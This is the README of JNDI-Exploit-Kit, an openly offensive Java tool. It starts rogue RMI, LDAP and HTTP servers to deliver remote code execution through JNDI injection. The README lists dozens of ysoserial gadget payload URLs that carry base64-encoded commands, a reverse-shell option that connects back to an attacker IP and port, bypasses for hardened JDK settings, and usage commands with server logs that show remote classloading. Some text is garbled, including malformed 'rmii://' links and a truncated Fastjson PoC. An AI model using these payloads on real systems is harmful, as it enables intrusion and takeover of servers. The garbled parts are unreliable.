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About

JNDI-Exploitation-Kit (A modified version of the great JNDI-Injection-Exploit created by @welk1n. This tool can be used to start an HTTP Server, RMI Server and LDAP Server to exploit java web apps vulnerable to JNDI Injection)

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JNDI-Exploit-Kit

● Java 100.0%

Disclaimer

This is a forked modified version of the great exploitation tool created by @welk1n (<https://github.com/welk1n/JNDI-Injection-Exploit>). Here is what I've updated on his tool:

- Added full integration of YSOSerial Payloads with support to Dynamic Commands. Now its possible to execute commands directly on the jndi:ldap URL making the tool a lot more convenient. Also added support to different types of dynamic commands:
 - `exec_global`: Default Ysoserial execution via `Runtime.exec(command)`;
 - `exec_win`: Execute command using `Runtime.exec(["cmd.exe", "/c", command])`;
 - `exec_unix`: Execute command using `Runtime.exec(["/bin/sh", "/c", command])`;
 - `java_reverse_shell`: Native java reverse shell payload to avoid the use of `Runtime.exec()` and potentially bypass some protections;
 - `sleep`: Native java sleep payload. Its useful to detect if a gadget was executed when you don't have network exfiltration.
 - `dns`: Native java dns request. Its useful to detect if a gadget was executed.
- Added support to serialized java payloads to LDAP payloads. This allows exploitation of any java version as long the classes are present in the application classpath ignoring completely the `trustURLCodebase=false`.
- Added a proper menu with a help display and guidelines (and a fancy ascii banner just because :-p)

- Added some command line parameters to modify IP:PORT of the services. This helps on situations where the target can only access specific ports like 25, 53, 80, 443, etc.
- Added standalone mode to all services, that way you can start only the JettyServer (HTTP), RMIServer or LDAPServer. The HTTP address can also be changed on standalone mode to redirect requests to a different server. This is helpful in cases when the target can only access a single port (like the port 53) and you need jump across multiple servers in the port 53 for successful exploitation.
- Modified the ASMified Transformer payload (java bytecode) to detect the operational system where the exploit code will be detonated (windows or unix like systems) and automatically runs the command into a proper terminal shell using the command `Runtime.getRuntime().exec(String[] cmd)` automatically mapping it to "cmd.exe /c command" or "/bin/bash -c command". That way we can control pipes and write output to files, etc.
- Added the JNDI bypass using groove published by @orangetw
- Modified the Expression Language in the EL bypass to a more concise payload that detects the operational system and runs the command in a proper terminal (similar to the modified ASMified Transformer code).
- Added two more JDK templates, JDK 1.6 and JDK 1.5. This is important in case of legacy systems that have ancient Java versions.


Screenshots:

```
----- LDAP SERIALIZED PAYLOADS -----
Payloads                                     Supported Dynamic Commands
-----
ldap://127.0.0.1:1389/serial/BeanShell1      exec_global, exec_win, exec_unix
ldap://127.0.0.1:1389/serial/C3P0           exec_global
ldap://127.0.0.1:1389/serial/Clojure        exec_global
ldap://127.0.0.1:1389/serial/Clojure2       exec_global
ldap://127.0.0.1:1389/serial/CommonsBeanutils1 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections1 exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections10 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections2 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections3 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections4 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections5 exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections6 exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections7 exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections8 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections9 exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/Grovy1         exec_global
ldap://127.0.0.1:1389/serial/Hibernate1     exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JBossInterceptors1 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JSON1          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JavassistWeld1 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Jdk7u21       exec_global
ldap://127.0.0.1:1389/serial/Jython1        exec_global
ldap://127.0.0.1:1389/serial/MozillaRhino1  exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/MozillaRhino2 exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Myfaces1      exec_global
ldap://127.0.0.1:1389/serial/ROME          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/URLDNS        dns
ldap://127.0.0.1:1389/serial/Vaadin1       exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Jre8u20       exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CustomPayload

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
ldap://127.0.0.1:1389/serial/[payload_name]/exec_global/[base64_command]
ldap://127.0.0.1:1389/serial/[payload_name]/exec_unix/[base64_command]
ldap://127.0.0.1:1389/serial/[payload_name]/exec_win/[base64_command]
ldap://127.0.0.1:1389/serial/[payload_name]/sleep/[milliseconds]
ldap://127.0.0.1:1389/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
ldap://127.0.0.1:1389/serial/[payload_name]/dns/[domain_name]
Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGUuZyAtY2EgZ29vZ2x1LnVnbQ==
Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGUuZyAtY2EgZ29vZ2x1LnVnbQ==
Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com
```



```
narciso@Crodalite: JNDI-Injection-Exploit-X java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
```

```
      _____          _____          _____          _____  
     /   _ \   |  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  
    /___/\___\_|_____\|_____\|_____\|_____\|_____\|_____\|_____\|  
   /   _ \   |  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  _ \|  
  /___/\___\_|_____\|_____\|_____\|_____\|_____\|_____\|_____\|  
                                     created by @welkin  
                                     modified by @plmps
```

```
[HTTP_ADDR] >> 10.8.0.10  
[RMI_ADDR] >> 10.8.0.10  
[LDAP_ADDR] >> 10.8.0.10  
[COMMAND] >> open /Applications/Calculator.app
```

```
-----JNDI Links-----  
Target environment(Build in JDK 1.8 whose trustURLCodeBase is true):  
rmii://10.8.0.10:1099/rztzfk  
ldap://10.8.0.10:1389/liizfkfK  
Target environment(Build in JDK - (BYPASS WITH GROOVY by Rarangaeta) whose trustURLCodeBase is false and have Tomcat 8+ and Groovy in classpath):  
rmii://10.8.0.10:1099/r3kzmj  
Target environment(Build in JDK - (BYPASS WITH EL by @welkin) whose trustURLCodeBase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):  
rmii://10.8.0.10:1099/pur6rL  
Target environment(Build in JDK 1.7 whose trustURLCodeBase is true):  
rmii://10.8.0.10:1099/rztziag  
ldap://10.8.0.10:1389/rztziag  
Target environment(Build in JDK 1.6 whose trustURLCodeBase is true):  
rmii://10.8.0.10:1099/szj2hd  
ldap://10.8.0.10:1389/szj2hd  
Target environment(Build in JDK 1.5 whose trustURLCodeBase is true):  
rmii://10.8.0.10:1099/onxndy  
ldap://10.8.0.10:1389/onxndy
```

```
-----Server Log-----  
2020-12-11 23:48:16 [DIETTSERVER]>> Listening on 10.8.0.10:8180  
2020-12-11 23:48:16 [RMISERVER] >> Listening on 10.8.0.10:1099  
2020-12-11 23:48:16 [LDAPSERVICE] >> Listening on 0.0.0.0:1389
```

[illegible]

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[Kit/raw/master/target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar](#)

Credits

To build the functionalities of this project I collected Gadget payloads and code snippets from the following researchers/repositories:

- <https://github.com/federicodotta/ysoserial/>
- <https://github.com/JackOfMostTrades/ysoserial/>
- <https://github.com/Jeromeyoung/JNDIExploit-1>
- <https://github.com/wh1t3p1g/ysoserial>
- <https://github.com/frohoff/ysoserial>

===== CONTENT FROM ORIGINAL PROJECT

[Materials about JNDI Injection](#)

Description

JNDI-Injection-Exploit is a tool for generating workable JNDI links and provide background services by starting RMI server,LDAP server and HTTP server. RMI server and LDAP server are based on [marshals](#) and modified further to link with HTTP server.

Using this tool allows you get JNDI links, you can insert these links into your **POC** to test vulnerability.

For example, this is a Fastjson vul-poc:

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataS
```



We can replace "rmi://127.0.0.1:1099/Object" with the link generated by JNDI-Injection-Exploit to test vulnerability.

Disclaimer

All information and code is provided solely for educational purposes and/or testing your own systems for these vulnerabilities.

Usage

Run as

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT 
```

where:

- **-C** - command executed in the remote classfile.

(optional , default command is "open /Applications/Calculator.app")
- **-A** - the address of your server, maybe an IP address or a domain.

(optional , default address is the first network interface address)

Points for attention:

- make sure your server's ports (**1099, 1389, 8180**) are available .

or you can change the default port in the run.ServerStart class line 26~28.
- your command is passed to **Runtime.getRuntime().exec()** as parameters,

so you need to ensure your command is workable in method exec().

Command in bash like "bash -c" need to add Double quotes.


Examples

Local demo:

1. Start the tool like this:

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT.jar
```

Screenshot:



```
AK47:target welk1n$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -C open /Applications/Calculator.app -A 127.0.0.1
[ADDRESS] >> 127.0.0.1
[COMMAND] >> open /Applications/Calculator.app
-----JNDI Links-----
Target environment(Build in JDK 1.8 and trustURLCodebase is true):
rmi://127.0.0.1:1099/fgf4fp
ldap://127.0.0.1:1389/fgf4fp
Target environment(Build in JDK 1.7 and trustURLCodebase is true):
rmi://127.0.0.1:1099/ekjbo4
ldap://127.0.0.1:1389/ekjbo4
-----Server Log-----
2019-10-18 15:43:04 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2019-10-18 15:43:04 [RMISERVER] >> Listening on 0.0.0.0:1099
2019-10-18 15:43:05 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

2. Assume that we inject the JNDI links like rmi://ADDRESS/jfxllc generated in step 1 to a vulnerable application which can be attacked by JNDI injection.

In this example, it looks like this:

```
public static void main(String[] args) throws Exception {
    InitialContext ctx = new InitialContext();
    ctx.lookup("rmi://127.0.0.1/fgf4fp");
}
```

then when we run this code, the command will be executed ,

and the log will be printed in shell:


```
[ADDRESS] >> 127.0.0.1
[COMMAND] >> open /Applications/Calculator.app
-----JNDI Links-----
Target environment(Built in JDK 1.8 and trustURLCodebase is true):
rmi://127.0.0.1:1099/fgf4fp
ldap://127.0.0.1:1389/fgf4fp
Target environment(Built in JDK 1.7 and trustURLCodebase is true):
rmi://127.0.0.1:1099/ekjbo4
ldap://127.0.0.1:1389/ekjbo4
-----Server Log-----
2019-10-18 15:43:04 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2019-10-18 15:43:04 [RMISERVER] >> Listening on 0.0.0.0:1099
2019-10-18 15:43:05 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2019-10-18 15:44:08 [RMISERVER] >> Have connection from /127.0.0.1:51944
2019-10-18 15:44:08 [RMISERVER] >> Reading message...
2019-10-18 15:44:08 [RMISERVER] >> Is RMI.lookup call for fgf4fp 2
2019-10-18 15:44:08 [RMISERVER] >> Sending remote classloading stub targeting http://127.0.0.1:8180/ExecTemplateJDK8.class
2019-10-18 15:44:08 [RMISERVER] >> Closing connection
2019-10-18 15:44:08 [JETTYSERVER]>> Log a request to http://127.0.0.1:8180/ExecTemplateJDK8.class
```

Installation

We can select one of the two methods to get the jar.

1. Download the latest jar from [Realease](#).

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